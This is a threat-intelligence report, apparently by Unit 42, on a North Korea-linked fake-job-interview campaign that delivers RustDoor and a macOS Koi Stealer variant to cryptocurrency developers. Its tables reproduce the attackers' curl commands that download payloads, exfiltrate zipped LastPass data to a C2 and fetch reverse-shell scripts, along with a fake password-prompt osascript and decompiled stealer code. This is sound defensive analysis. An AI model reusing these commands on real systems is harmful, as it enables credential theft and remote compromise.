RustDoor and Koi Stealer for macOS Used by North Korea-Linked Threat Actor to Target the Cryptocurrency Sector

By Adva Gabay, Daniel Frank

Published: 2025-02-26 · Archived: 2026-04-05 15:25:42 UTC

Executive Summary

Malware targeting macOS systems is increasingly pervasive in our current threat landscape. Most of the associated threats are cybercrime-related, ranging from information stealers to cryptocurrency mining. Over the past year, we have witnessed an increase in cybercrime activity linked to North Korean nation-state APT groups.

In line with the public service announcement issued by the FBI regarding North Korean social engineering attacks, we have also witnessed several such social engineering attempts, targeting job-seeking software developers in the cryptocurrency sector.

In this campaign, we discovered a Rust-based macOS malware nicknamed RustDoor masquerading as a legitimate software update, as well as a previously undocumented macOS variant of a malware family known as Koi Stealer. During our investigation, we observed rare evasion techniques, namely, manipulating components of macOS to remain under the radar.

The characteristics of these attackers are similar to various reports during the past year of North Korean threat actors targeting other job seekers. We assess with a moderate level of confidence that this attack was carried out on behalf of the North Korean regime.

This article details the activity of attackers within compromised environments. It also provides a technical analysis of the newly discovered Koi Stealer macOS variant and depicts the different stages of the attack through the lens of Cortex XDR.

Palo Alto Networks customers are better protected against the RustDoor and Koi Stealer malware presented in this research through the following products and services:

- Cortex XDR and XSIAM
- Cloud-Delivered Security Services for the Next-Generation Firewall, such as Advanced WildFire, Advanced DNS Security and Advanced URL Filtering.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

The Campaign’s Infection Vector

This campaign’s infection vector bears similarities to previous research.

We have tracked activity from suspected North Korean threat actors in a campaign we track as CL-STA-240 and call Contagious Interview. In this campaign, attackers pose as recruiters or prospective employers and ask potential victims to install malware masquerading as legitimate development software as part of the vetting process. These attacks generally target job seekers in the tech industry and likely occur through email, messaging platforms or other online interview methods. While our research into this current activity reveals similarities with Contagious Interview, we did observe distinct tactics, techniques and procedures (TTPs) that cause us to consider this a separate campaign.

Recent research from Jamf Threat Labs describes a similar attack method, this time using a malicious Visual Studio project challenge named "SlackToCSV" to target job-seeking software developers.

In our research, we found forensic evidence of a similar malicious Visual Studio project in addition to other malicious projects. Moreover, one of the samples of the RustBucket malware named .zsh_env had the same hash as the ThiefBucket sample noted by Jamf Threat Labs. However, we found different command and control (C2) servers for other samples we encountered during our research.

Execution and Download of Malware

When examining attacker activity on the infected endpoints, we noticed their persistent nature, as attackers attempted to execute several different malware variants. When these attempts were prevented by Cortex XDR, the attackers tried redeploying and executing additional malware to evade detection. Analyzing one of these attacks, we can divide it into three distinct stages:

- Attempting to execute two RustDoor variants
- Trying an additional RustDoor variant and attempting a reverse shell
- Running a previously undocumented macOS Koi Stealer variant

We describe these phases in the following sections, starting with the initial attempt to execute two RustDoor variants.

Attempting to Execute Two RustDoor Binaries

Initially, when executing the fake job interview project within Visual Studio, the malicious code attempts to download and execute two separate Mach-O binaries of RustDoor. Figure 1 shows the names and locations of these Mach-O files from a Cortex XDR alert blocking the activity.

The paths of the RustDoor files are:

- /Users/$USER$/.zsh_env
- /Users/$USER$/Library/VisualStudioHelper

ALERT SOURCE	ACTION	CATEGORY	ALERT NAME	DESCRIPTION	INITIATED BY	INITIATOR PATH
XDR Agent	Prevented (Blocked)	Malware	WildFire Malware	*Suspicious executable detected*	.zsh_env	/Users/$USER$/.zsh_env
XDR Agent	Prevented (Blocked)	Malware	WildFire Malware	*Suspicious executable detected*	VisualStudioHelper	/Users/$USER$/Library/VisualStudioHelper

Figure 1. RustDoor malware locations from the Cortex XDR alert blocking the activity.

An Additional RustDoor Binary and Attempting to Open a Reverse Shell

After the first two RustDoor binaries' executions were prevented, the attackers executed another sample of RustDoor. The malware then attempted to steal sensitive data such as passwords from the LastPass Google Chrome extension, exfiltrate data to its C2 server and download two additional bash scripts. These bash scripts are intended to open a reverse shell connection with the attackers.

Figure 2 shows the different commands executed by this RustDoor binary.



Figure 2. The execution and commands of the second RustDoor binary.

Table 1 shows the different command lines from Figure 2 and their respective descriptions.

Command Line	Description
curl -O -s hxxps://apple-ads-metric[.]com/npm	Download RustDoor
chflags hidden npm	Set RustDoor to be hidden on disk
chmod +x npm	Grant RustDoor execution permissions
log stream --predicate eventMessage contains "com.apple.restartInitiated" or eventMessage contains "com.apple.shutdownInitiated" --info	Retrieve information about shutdown and restart events
zsh -c zip -r [redacted].zip /Users/$USER$/Library/Application\ Support/Google/Chrome/Default/Local\ Extension\ Settings/aeblfdkhhhdcdjpifhhbdiojplfjncoa	Steal LastPass data from Google Chrome's extension for LastPass
zsh -c curl -F file=[redacted].zip hxxps://visualstudiomacupdate[.]com/tasks/upload_file	Data exfiltration attempt

zsh -c curl -O -s hxxps://apple-ads-metric[.]com/back.sh	Reverse shell script No. 1
zsh -c curl -O -s hxxps://apple-ads-metric[.]com/sh.sh && chmod +x sh.sh	Reverse shell script No. 2 and grant execution permissions
zsh -c mdfind -name .pem	Searching for public keys

Table 1. The command lines executed by RustDoor and their description.

Figure 3 shows a Cortex XDR alert blocking attempts at reverse shell execution by both shell scripts to a C2 server at 31.41.244[.]92 over TCP port 443.

Figure 3. The two reverse shell execution attempts to 31.41.244[.]92 prevented by Cortex XDR.

The IP address (31.41.244[.]92) the reverse shell connection attempt was initiated from has a history of malicious use since at least 2022, and it was previously associated with RedLine Stealer.

Executing a Previously Undocumented macOS Koi Stealer Variant

The attackers downloaded and executed a final payload that we have identified as a previously undocumented variant of Koi Stealer malware. This Koi Stealer sample masqueraded as a VisualStudio update, which prompted the user to install it and grant it Administrator access.

Figure 4 shows the execution process as detected in Cortex XDR.



Figure 4. macOS Koi Stealer variant download as detected by Cortex XDR.

The different command lines from Figure 2 and their respective descriptions are detailed below in Table 2, excluding commands similar to those described in Table 1.

Command Line	**Description**

sh -c tccutil reset AppleEvents	Reset permissions for Apple Events
sh -c ps aux	List running processes
sh -c system_profiler SPHardwareDataType	Retrieve detailed information about the device's hardware
sh -c osascript<<EOD display dialog "Visual Studio requires permission to install update. Please enter password for [redacted]:" default answer "" with title "Visual Studio" with icon POSIX file "/Users/$USER$/vs.png" with hidden answer EOD	Display a window with a password prompt
sh -c sw_vers	Retrieve the macOS software version

Table 2. The command lines executed by Koi Stealer and their description.

Technical Analysis of the macOS Koi Stealer Variant

The Koi Stealer malware is an infostealer that retrieves sensitive data from compromised devices in two phases and sends it back to the C2 server. Similar to the features of the latest Windows variant, the macOS variant is heavily focused on stealing different cryptocurrency wallets. The full list can be found in Appendix C.

The section below details key features of the Koi Stealer macOS malware and compares the sample's macOS functionality with its Windows counterpart.

Main Capabilities

Data Collection and Exfiltration

Stage 1

Initially, Koi Stealer collects reconnaissance information from the infected machine, such as the hardware Universally Unique Identifier (UUID) and information about the current user.

Since this Koi Stealer impersonates Visual Studio, potential victims may be less suspicious when the app requests a root password as shown below in Figure 5. The RustDoor variant operates in a similar way.



Figure 5. macOS Koi Stealer variant pop-up asking for the root password.

This pop-up asking for the root password remains until the user enters the correct password. After retrieving the user's password and UUID, the malware decodes the C2 URL and forwards these three pieces of information to its main function.

Figure 6 displays decompiled code from the malware. The instructions show these three functions and the URL for sending the stolen data to the malware's C2 server.

```
__int64 entrypoint()
{
  uid_t v0; // eax
  passwd *v1; // rax
  char *user_password; // rbx MAPDST
  char encoded_url[31]; // [rsp+0h] [rbp-80h] BYREF
  char hardware_uuid[72]; // [rsp+20h] [rbp-60h] BYREF

  get_mac_hardware_uuid(hardware_uuid);
  v0 = getuid();
  v1 = getpwuid(v0);
  user_password = password_popup(v1->pw_name);
  if ( user_password )
  {
    *(_QWORD *)&encoded_url[23] = 0x210F255B325352LL;
    *(_QWORD *)&encoded_url[16] = 0x5239591C5C055648LL;
    *(_QWORD *)&encoded_url[8] = 0x7243497A4D440349LL;
    *(_QWORD *)encoded_url = 0x3491C5235102610LL;
    decode_string(encoded_url, 31LL);           // http://5.255.101.148/index.php
    toplevel_function(encoded_url, (__int64)user_password, (__int64)hardware_uuid);
    free(user_password);
  }
  return 0LL;
```

Figure 6. Decompiled code from the macOS Koi Stealer variant showing initial activity.

The main function begins by generating two random keys, which the malware uses later to encrypt the data that it will send to the C2 server. The malware then proceeds to build an initial HTTP request that exfiltrates the following information:

- The current user's username and password
- Hostname
- Build information
- Hardware details
- Process list
- Installed applications

Stage 2

After the first stage is complete, the malware moves to its second stage of data gathering and exfiltration. During this phase, it copies multiple files of interest from the infected machine, including:

- Browser files (under $HOME/Library/Application Support)
- Filezilla files (recentservers.xml and sitemanager.xml files)
- OpenVPN profile files
- Steam user and configuration files
- Cryptocurrency wallets (under $HOME/Library/Application Support)
- Discord users and configuration files
- Telegram data files
- zsh history
- SSH configuration files (under $HOME/.ssh)
- Keychain files (under $HOME/Library/Keychains)
- Notes (under $HOME/Library/Containers/com.apple.Notes/Data/Library/Notes)
- Safari files (under /Library/Containers/com.apple.Safari/Data/Library/Cookies)

Use of AppleScript by the Malware

Muting the System to Operate in Maximum Stealth

This malware uses AppleScript to mute the system's volume. It might do this to conceal subsequent commands that copy multiple files, which could create a noticeable notification sound.

After executing the exfiltration commands, the malware restores the audio using the same technique. The malware uses the following AppleScript commands for muting and unmuting the system volume:

- set volume output muted true
- set volume output muted false

Collecting Specific Files of Interest

Later in its execution flow, the malware uses AppleScript again for a different purpose, to collect specific files and copy them from multiple locations to a temporary directory. These files are part of stage 2 for stolen information sent to the C2 server.

This time, the malware focuses on all the files located in the user's ~/Desktop and ~/Documents directories, filtered by selected extensions. The attacker likely uses AppleScript in this manner in an attempt to remain undetected.

Figure 7 shows the corresponding code, and the full list of extensions can also be found in Appendix C.

```
__int64 my_get_desktop_documents_files()
{
  char *tmpdir_string; // rbx
  __int64 v2[3]; // [rsp+8h] [rbp-7F8h] BYREF
  char v3[7]; // [rsp+20h] [rbp-7E0h] BYREF
  char v4[8]; // [rsp+28h] [rbp-7D8h] BYREF
  char __dst[416]; // [rsp+30h] [rbp-7D0h] BYREF
  char v6[1024]; // [rsp+1D0h] [rbp-630h] BYREF
  char v7[16]; // [rsp+5D0h] [rbp-230h] BYREF
  char tmp_dirname[512]; // [rsp+5E0h] [rbp-220h] BYREF

  *(_DWORD *)&v3[3] = 6365441;
  *(_DWORD *)v3 = 20193068;
  decode_string(v3, 7LL);                       // TMPDIR
  tmpdir_string = getenv(v3);
  generate_random_string((__int64)v7, 16LL);
  snprintf(tmp_dirname, 0x200uLL, "%s%s", tmpdir_string, v7);
  mkdir(tmp_dirname, 0x1C0u);
  memcpy(__dst, byte_10001B7CE, 0x196uLL);
  decode_string(__dst, 406LL);                  // tell application "Finder"
                                                // set desktopFolder to path to desktop folder
                                                // set documentsFolder to path to documents folder
                                                // set srcFiles to every file of desktopFolder whose name extension is in %s
                                                // set docsFiles to every file of documentsFolder whose name extension is in %s
                                                // set allFiles to srcFiles & docsFiles
                                                // repeat with aFile in allFiles
                                                // duplicate aFile to POSIX file "%s" with replacing
                                                // end repeat
                                                // end tell
  snprintf(
    v6,
    0x400uLL,
    __dst,
    "{\"txt\", \"rtf\", \"doc\", \"docx\", \"xls\", \"xlsx\", \"key\", \"wallet\", \"jpg\", \"dat\", \"pdf\", \"pem\", \""
    "asc\", \"ppk\", \"rdp\", \"sql\", \"ovpn\", \"kdbx\", \"conf\", \"json\"}",
    "{\"txt\", \"rtf\", \"doc\", \"docx\", \"xls\", \"xlsx\", \"key\", \"wallet\", \"jpg\", \"dat\", \"pdf\", \"pem\", \""
    "asc\", \"ppk\", \"rdp\", \"sql\", \"ovpn\", \"kdbx\", \"conf\", \"json\"}",
    tmp_dirname);
  run_applescript((__int64)v6);
  strcpy(v4, ">;\b \x1B");
  decode_string(v4, 6LL);
  v2[1] = (__int64)tmp_dirname;
  v2[0] = (__int64)v4;
  glob_search_in_dir(
    tmp_dirname,
    "*",
    (unsigned __int8 (__fastcall *)(char *, dirent *, char *))my_concat_file_to_global,
```

Figure 7. macOS Koi Stealer's code responsible for stealing files with specific extensions.

Strings Encryption

Koi Stealer's strings are decrypted at runtime using the same function called numerous times throughout the binary. In this sample, the decryption function iterates through each character in a hard-coded key (xRdEh3f6g1qxTxsCfg1d30W66JuUgQvVti), from index 0 to 33, XORing each character of the key with the corresponding character in the encrypted string.

During our research, we developed a program that implements the same logic, allowing us to decrypt the strings and better understand the malware's functionality. Figure 8 shows decryption function code from the malware. Appendix C lists notable decrypted strings.

```
char __fastcall decode_string(char *encoded_string, __int64 length)
{
  unsigned __int64 i; // rcx
  char result; // al
  __int64 last_index; // rsi

  if ( length )
  {
    for ( i = 0LL; i != length; ++i )
    {
      result = encryption_key[i + 4294967262 * (i / 0x22)];// xRdEh3f6g1qxTxsCfg1d30W66JuUgQvVti
      encoded_string[i] ^= result;
    }
    last_index = length - 1;
  }
  else
  {
    last_index = -1LL;
  }
  encoded_string[last_index] = 0;
  return result;
}
```

Figure 8. macOS Koi Stealer variant strings decryption routine.

Similarities With the Windows Koi Stealer Variant

During our research, we found multiple similarities with a previous sample we have determined to be a Windows variant of Koi Stealer (SHA256: 2b8c057cf071bcd548d23bc7d73b4a90745e3ff22e5cddcc71fa34ecbf76a8b5). In this section we will detail the most notable ones, demonstrating the strong resemblance between the two.

HTTP Packet Structure and Sending Memory Streams

In both cases, malware developers used similar string formats for transmitting and receiving requests from the C2 server. However, the hard-coded strings differ between the two variants.

In both variants, the strings are formatted as follows: BASECFG|<hardware UUID>|I1StYPe4|{encrypted host information}.

Figures 9 and 10 show the string formats in code from both the macOS and Windows variants.



Figure 9. macOS Koi Stealer variant HTTP request string format.



Figure 10. Windows Koi Stealer variant HTTP request string format.

Moreover, both variants send memory streams of data directly to the C2 server, to avoid saving certain information on disk thus risking detection.

Code Flow and Data Theft

When analyzing the code structure and general execution flow in both variants, we noticed multiple similarities. For example, they shared an interest in similar sensitive data and the general code flow that consists of encapsulating each stolen data type in a separate function.

In addition to typical data that infostealers usually steal, both samples also focus on unique paths, such as the configurations for Steam and Discord. Figures 11 and 12 show the code responsible for stealing data in the two variants.



Figure 11. macOS Koi Stealer variant data theft functions.

```
Class4.discord(folderPath);
Class4.filezilla(folderPath);
Class4.openvpn();
Class4.winscp();
Class4.screenshot();
Class4.steam();
```

Figure 12. Windows Koi Stealer variant data theft functions.

Potential Connection to North Korean Affiliated Activity

At the time of writing this article, it remains unclear which of the North Korean APT groups or sub-groups are behind this operation. However, we can link this activity to known North Korean operations, based on the following:

- **Tool set:** The attackers used the RustDoor backdoor that Sentinel One previously attributed to the North Korean threat actor we track as Alluring Pisces (aka BlueNoroff, Sapphire Sleet). It is unclear however, whether this tool is unique to the group, or whether other North Korean APT groups also use it.
- **Infrastructure:** The domain apple-ads-metric[.]com hosts both RustDoor and the macOS variant of Koi Stealer, as noted previously in Table 1 and Figure 4.
- **Victimology:**
    - We observed that the victims were all software developers within the cryptocurrency industry.
    - The targets in this campaign are both aligned with the public service notice published by the FBI we mentioned earlier in this article.

Considering all of the above, we assess with a moderate level of confidence that this attack was carried out on behalf of the North Korean regime.

Conclusion

In this article, we reviewed a campaign we believe is linked to North Korean threat actors. The campaign includes a previously undocumented macOS variant of malware known as Koi Stealer. We analyzed how attackers delivered and used it to try to gather sensitive data and cryptocurrency wallets from compromised endpoints. We reviewed the modus operandi of this campaign and discussed the possible ties this campaign has with North Korean threat actors.

We also detailed the persistent nature of the attackers that deployed different tools, as their previous attempts were detected and prevented by Cortex XDR.

Finally, this campaign highlights the risks organizations worldwide face from elaborate social engineering attacks designed to infiltrate networks and steal sensitive data and cryptocurrencies. These risks are magnified when the perpetrator is a nation-state threat actor, compared to a purely financially motivated cybercriminal.

We encourage organizations to implement a proactive and multilayered approach when facing such threats and invest in social engineering awareness training.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

- Advanced WildFire cloud-delivered malware analysis service accurately identifies the known samples as malicious.
- Advanced URL Filtering and Advanced DNS Security identify domains associated with this group as malicious.
- Cortex XDR and XSIAM are designed to:
    - Prevent the execution of known and unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module
        - The new macOS Analytics module helps to protect against attacks using macOS malware, including those mentioned in this article
    - Detect user and credential-based threats by analyzing anomalous user activity from multiple data sources
- The new Cortex XDR macOS Analytics module provides enhanced behavioral detection capabilities against complex threats targeting macOS users

If you think you might have been impacted or have an urgent matter, get in touch with the **Unit 42 Incident Response team** or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the **Cyber Threat Alliance**.

Appendix A

Detection With the Cortex XDR macOS Analytics Module

The new Cortex XDR macOS Analytics module provides enhanced behavioral detection capabilities against complex threats targeting macOS users. In the incidents described above, several rules were triggered by malicious activity originating from infected endpoints. Figure A1 below depicts alerts that were triggered due to suspicious unauthorized browser credentials access and an attempt to open a reverse shell.



Figure A1. Unusual access to browser credentials alert as seen in Cortex XDR.

Appendix B

Indicators of Compromise

RustDoor Variants

.zsh_env

- FAT: a900ec81363358ef26bcdf7827f6091af44c3f1001bc8f52b766c9569b56faa5
- x64: baa676b671e771bf04b245e648f49516b338e1f49cbd9b4d237cc36d57ab858d
- arm: 76f96a35b6f638eed779dc127f29a5b537ffc3bb7accc2c9bfab5a2120ea6bc9

Malicious Files Impersonating Visual Studio Helper

- FAT: adde2970b40634e91b9ef8520f8e50eaa7901a65f9230e65d7995ac1a47700ef
- x64: c379f4ab29a49d4bccb232c8551d1b8b01e64440ea495bbabef9010a519516c3
- arm: a5b7ddd12539ce3e8c08bed5855ddcea3217d41d7d4c58fcc1a7e01336b38912

NPM No. 1

- FAT: b5412375477a180608bf410f5cb36b4a0949bee7663648a06879f42be9a3b6bc
- x64: b5119a49830a2044f406645c261e54ab335c9b1e1ed320df758405a8147fae88
- ARM: 17064520feaf5804aa725e123b24fd0f73f8afc9b7f4361650cd11ddf4ee768f

NPM No. 2

- FAT: 8be62324fe5af009c12fb9afc8d4f47d12c98ea680bff490b3f5e0c72c8f9617
- x64: 77361f7ef25a0185636a0fc6deff2e9986720223da9d6b1494f671082105bebb
- ARM: 27fcc3278afbbec44737e9f72666946607fea819f5b1cb9fbbe268037a561f0b

Koi Stealer macOS Variant

- FAT: 97abafff549ea21797c135c965c5e4a46a44ec7353b2edd293e8a22d5954b6aa
- x64: c42b103b42d7e9817f93cb66716b7bf2e4fe73a405e0fbbae0806ce8b248a304
- ARM: 8f0e2b8b3e07f5761066cb00bc0db10d68c56ada8c054e9f07990cc1ac5ae962

Malware downloads domain

- hxxps://apple-ads-metric[.]com

RustDoor C2 domain

- hxxps://visualstudiomacupdate[.]com

macOS Koi Stealer C2 IP address

- 5.255.101[.]148

Reverse shell IP address

- 31.41.244[.]92

Strings encryption key

- xRdEh3f6g1qxTxsCfg1d30W66JuUgQvVti

Appendix C: Notable Decrypted Strings

Koi Stealer macOS Variant Targeted Cryptocurrency Wallets List

- Atomic
- BitPay
- Bitcoin
- Blockstream
- Coinomi
- Daedalus
- DashCore
- DigiByte
- Dogecoin

- ElectronCash
- Electrum
- Ethereum
- Exodus
- Guarda
- Jaxx
- Ledger
- Monero
- MyMonero
- Ravecoin

Koi Stealer macOS Variant File Extensions of Interest

- Asc
- Conf
- Dat
- Doc
- Docx
- Jpg
- Json
- Kdbx
- Key
- Ovpn
- Pdf
- Pem
- Ppk
- Rdp
- Rtf
- Sql
- Txt
- Wallet
- Xls
- Xlsx

Koi Stealer macOS Variant Targeted Browsers List

- Brave
- Chrome
- Chromium
- CocCoc
- Edge
- Firefox
- Opera

- Opera GX
- Thunderbird (eMail application)
- Vivaldi
- Waterfox

Koi Stealer macOS Variant Targeted Directories

- ~/Desktop
- ~/Documents
- ~/Library/Containers/com.apple.Notes/Data/Library/Notes
- ~/Library/Keychains
- ~/.config/filezilla
- ~/Library/Application Support/OpenVPN Connect/profiles
- ~/Library/Application Support/Steam/config
- ~/Library/Application Support/discord/Local Storage
- ~/Library/Application Support/Telegram Desktop/tdata

Additional Resources

- New macOS Backdoor Written in Rust Shows Possible Link with Windows Ransomware Group – Bitdefender
- RustDoor and GateDoor: A New Pair of Weapons Disguised as Legitimate Software by Suspected Cybercriminal – S2W Blog on Medium
- Jamf Threat Labs observes targeted attacks amid FBI Warnings – Jamf Threat Labs
- Updates from the MaaS: new threats delivered through NullMixer – L M on Medium
- Koi Loader malware hidden in signed installation files – An Xin Threat Intelligence Center, Security Insider
- Contagious Interview research by Unit 42 – Unit 42, Palo Alto Networks

---